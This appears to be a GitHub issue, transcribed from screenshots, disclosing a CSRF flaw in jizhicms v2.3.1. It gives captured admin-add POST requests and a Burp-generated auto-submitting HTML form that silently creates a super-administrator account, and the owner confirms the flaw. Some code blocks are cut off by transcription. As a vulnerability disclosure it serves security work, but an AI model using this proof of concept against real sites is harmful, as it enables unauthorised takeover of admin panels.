Cherry-toto / **jizhicms** Public

Code | Issues 2 | Pull requests | Actions | Projects 3 | Security | ···

New issue


Jump to bottom

jizhicms v2.3.1 has a vulnerability, Cross-site request forgery(CSRF) #77

Closed **zhangzhijie98** opened this issue on Jul 19 · 1 comment

zhangzhijie98 commented on Jul 19

version：v2.3.1



欢迎管理员： jizhicms！ 当前时间:2022-07-19 21:38:32 星期二

站内用户	站内文章	站内产品	站内留言
1人	12篇	11件	2条


最近更新　　全部文章

标题	缩略图	更新时间	阅读量
网站SEO优化需要原创内容吗?	SEO	5个月前	9
平台靠什么盈利？是否会一直维护...	无	5个月前	11
极致CMS框架是ThinkPHP吗?	无	5个月前	58
极致CMS不使用伪静态可以吗?	无	5个月前	0
极致CMS免费吗?	无	5个月前	32

版本信息


当前版本	v2.3.1　项目地址
服务器	192.168.10.130
操作系统	Linux
运行环境	Linux localhost.localdomain 3.10.0-862.el7.x86_64 #1 SMP Fri Apr 20 16:44:24 UTC 2018 x86_64
PHP版本	7.2.34

The issue in the background - > User Management - > administrator list




ID	□	登录名	所属角色	手机	邮箱	状态	登录时间	注册时间	操作
1	□	jizhicms	超级管理员	1360013...	123456@qq.com	正常	2022-07-19 21:28:00	2022-07-19 21:23:22	编辑 删除

add a administrator and grab a package.



添加管理员


*登录名	test	*将会成为您唯一的登入名
手机		
邮箱		
*角色	超级管理员	
*密码	••••••	6到16个字符,不改请留空
*确认密码	••••••	6到16个字符,不改请留空
状态	正常	




Request to http://192.168.10.130:80

```
POST /index.php/admins/Admin/adminadd.html HTTP/1.1
Host: 192.168.10.130
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:54.0) Gecko/20100101 Firefox/54.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: http://192.168.10.130/index.php/admins/Admin/adminadd.html
Content-Length: 84
Cookie: language=en-gb; currency=USD; PHPSESSID=67c4b6e9ea40f3030a8987fcb94be158
Connection: close

name=test&tel=&email=&gid=1&pass=123456&repass=123456&status=1&go=1&token=0x58P7Tc01
```

use CSRF poc and drop the package.



```
POST /index.php/admins/Admin/adminadd.html HTTP/1.1
Host: 192.168.10.130
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;                    /54.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; char
X-Requested-With: XMLHttpRequest
Referer: http://192.168.10.130/index.php/admins/Admin
Content-Length: 84
Cookie: language=en-gb; currency=USD; PHPSESSID=67c4b
Connection: close

name=test&tel=&email=&gid=1&pass=123456&repass=123456
```



```
POST /index.php/admins/Admin/adminadd.html
HTTP/1.1
Host: 192.168.10.130
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64; rv:54.0) Gecko/20100101 Firefox/54.0
Accept: */*
Accept-Language:
zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded;
```


To show this response in your browser, copy the URL below and paste into a browser that is configured to use Burp as its proxy.


http://burpsuite/show/7/lbrzu2v9ckbgpk7fodgdw79dqprgut6w

□ In future, just copy the URL and don't show this dialog

```
<html>
  <!-- C
  <body>
  <scrip
    <for                                                    ="POST">
      <input type="hidden" name="name" value="test" />
      <input type="hidden" name="tel" value="" />
      <input type="hidden" name="email" value="" />
      <input type="hidden" name="gid" value="1" />
      <input type="hidden" name="pass" value="123456" />
      <input type="hidden" name="repass" value="123456" />
      <input type="hidden" name="status" value="1" />
      <input type="hidden" name="go" value="1" />
      <input type="hidden" name="token" value="0x58P7Tc01" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
```


submit




极致CMS建站系统
http://192.168.10.130/ind
192.168.10.130/index.php/admins/Admin/adminadd.html

```
{"code":0,"msg":"新增成功！"}
```

Super administrator added successfully



ID	□	登录名	所属角色	手机	邮箱	状态	登录时间	注册时间	操作
1	□	jizhicms	超级管理员	1360013...	123456@qq.com	正常	2022-07-19 21:28:00	2022-07-19 21:23:22	编辑 删除
2	□	test	超级管理员			正常	2022-07-19 21:43:31	2022-07-19 21:43:31	编辑 删除

Cherry-toto commented on Jul 19 Owner

是的，系统后台没有限制CSRF，如果你泄露后台，很可能被攻击！！！

👎 1

Cherry-toto closed this as completed on Jul 19

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants